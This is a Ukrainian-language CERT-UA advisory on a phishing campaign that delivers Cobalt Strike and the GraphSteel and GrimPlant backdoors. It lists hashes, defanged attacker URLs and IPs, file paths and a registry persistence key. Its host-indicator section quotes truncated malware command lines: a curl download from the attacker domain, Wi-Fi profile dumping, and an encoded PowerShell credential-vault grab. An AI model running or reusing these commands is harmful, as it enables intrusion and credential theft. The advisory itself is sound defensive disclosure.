CERT-UA

Оновлено 12.03.2022

Загальна інформація

Урядовою командою реагування на комп’ютерні надзвичайні події України CERT-UA від суб'єктів координації отримано повідомлення про масове розповсюдження електронних листів від імені державних органів України з інструкціями щодо підвищення рівня інформаційної безпеки. У тілі листа знаходиться посилання на веб-сайт hxxps://forkscenter[.]fr/, з якого пропонується завантажити "критичні оновлення" у вигляді файлу "BitdefenderWindowsUpdatePackage.exe" розміром близько 60МБ.

З'ясовано, що згаданий файл забезпечить виконання завантажувача "alt.exe", який здійснить завантаження файлів "one.exe" та "dropper.exe" з сервісу Discord та їхній запуск. В рамках дослідження визначено, що запуск "one.exe" призведе до ураження комп'ютера шкідливою програмою Cobalt Strike Beacon, а також завантаження і виконання файлу "wisw.exe", який, у свою чергу, мав би завантажити з Discord та виконати файл "cesdf.exe" (не доступний на момент аналізу).

Файл "dropper.exe" здійснить завантаження, base64-декодування, збереження на диск та виконання файлу "java-sdk.exe". Останній, окрім забезпечення персистентності через реєстр Windows, також здійснить завантаження, base64-декодуання, збереження на диск та виконання двох інших файлів: "microsoft-cortana.exe", що класифіковано як бекдор GraphSteel, та "oracle-java.exe", який класифіковано як бекдор GrimPlant.

Зауважимо, що EXE-файли (завантажувачі з Discord) захищено протектором Themida.

З середнім рівнем впевненості асоціюємо виявлену активність з діяльністю групи UAC-0056.

Індикатори компрометації

Файли:

```
ca9290709843584aecbd6564fb978bd6   Інструкція з антивірусного захисту.doc (документ-приманка)
cf204319f7397a6a31ecf76c9531a549   Інструкція користувачів.doc (документ-приманка)
b8b7a10dcc0dad157191620b5d4e5312   BitdefenderWindowsUpdatePackage.exe
2fdf9f3a25e039a41e743e19550d4040   alt.exe (Discord downloader)
aa5e8268e741346c76ebfd1f27941a14   one.exe (містить Cobalt Strike Beacon)
9ad4a2dfd4cb49ef55f2acd320659b83   wisw.exe (Discord downloader) (2022-03-06 10:36:07)
15c525b74b7251cfa1f7c471975f3f95   dropper.exe (Go downloader)
c8bf23864162121290151757 0e96fae7  java-sdk.exe (Go downloader)
4f11abdb96be36e3806bada5b8b2b8f8   oracle-java.exe (GrimPlant)
9ea3aaaeb15a074cd617ee1dfdda2c26   microsoft-cortana.exe (GraphSteel) (2022-03-01 17:23:26)
```

Мережеві:

```
hxxps://forkscenter[.]fr/BitdefenderWindowsUpdatePackage.exe
hxxps://forkscenter[.]fr/Sdghrt_umrj6/wisw.exe
hxxps://cdn.discordapp[.]com/attachments/947916997713358890/949948174636830761/one.exe
hxxps://cdn.discordapp[.]com/attachments/947916997713358890/949948174838165524/dropper.exe
hxxps://cdn.discordapp[.]com/attachments/947916997713358890/949978571680673802/cesdf.exe
hxxps://nirsoft[.]me/s/2MYmbwpSJLZRAtXRgNTAUjJSH6SSoicLPIrQl/field-keywords/
hxxps://nirsoft[.]me/nEDFzTtoCbUfp9BtSZlaq6ql8v6yYb/avp/amznussraps/
hxxp://45[.]84.0.116:443/i
hxxp://45[.]84.0.116:443/m
hxxp://45[.]84.0.116:443/p
ws://45[.]84.0.116:443/c
forkscenter[.]fr (2022-01-29)
nirsoft[.]me    (2022-02-17)
45[.]84.0.116
156[.]146.50.5
-hobot- (User-Agent)
```

Хостові:

```
%TMP%\alt.exe
%PROGRAMDATA%\one.exe
%PROGRAMDATA%\dropper.exe
%USERPROFILE%\.java-sdk\java-sdk.exe
%USERPROFILE%\.java-sdk\oracle-java.exe
%USERPROFILE%\.java-sdk\microsoft-cortana.exe
%USERPROFILE%\AppData\Local\Temp\wisw.exe
%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\BitdefenderControl.lnk

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Java-SDK

C:\Windows\System32\cmd.exe /C cd %USERPROFILE%\AppData\Local\Temp\ & curl -O hxxps://forkscenter[.]
C:\Windows\System32\cmd.exe /C cd / & dir /S > %USERPROFILE%\AppData\Local\Temp\Rsjdjfvj.txt & ipcon
ipconfig /all
cmd /Q /C netsh wlan show profiles
netsh wlan show profiles
powershell /Q /C -encodedCommand WwB2AG8AaQBkAF0AWwBXAGkAbgBkAG8AdwBzAC4AUwBlAGMAdQByAGkAdAB5AC4AQwB
[void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRu
```


Додаткова інформація

GraphSteel - шкідлива програма, розроблена з використанням мови програмування GoLang. Визначає базову інформацію про комп'ютер (hostname, username, IP-адреса), викрадення автентифікаційних даних,

виконання команд, вивантаження файлів. Для комунікації з сервером управління використовується WebSocket та GraphQL; інформаційні потоки шифруються за допомогою AES та кодуються base64.

GrimPlant - шкідлива програма, розроблена з використанням мови програмування GoLang. Визначає базову інформацію про комп'ютер (IP-адреса, Hostname, OS, Username, HomeDir), а також виконує команди, отримані з серверу управління, та відправляє результат їх виконання. В якості протоколу використовується gRPC (Protocol Buffers + HTTP/2 + SSL). Адреса серверу управління передається як аргумент в командному рядку.

Графічні зображення



Source: https://cert.gov.ua/article/37704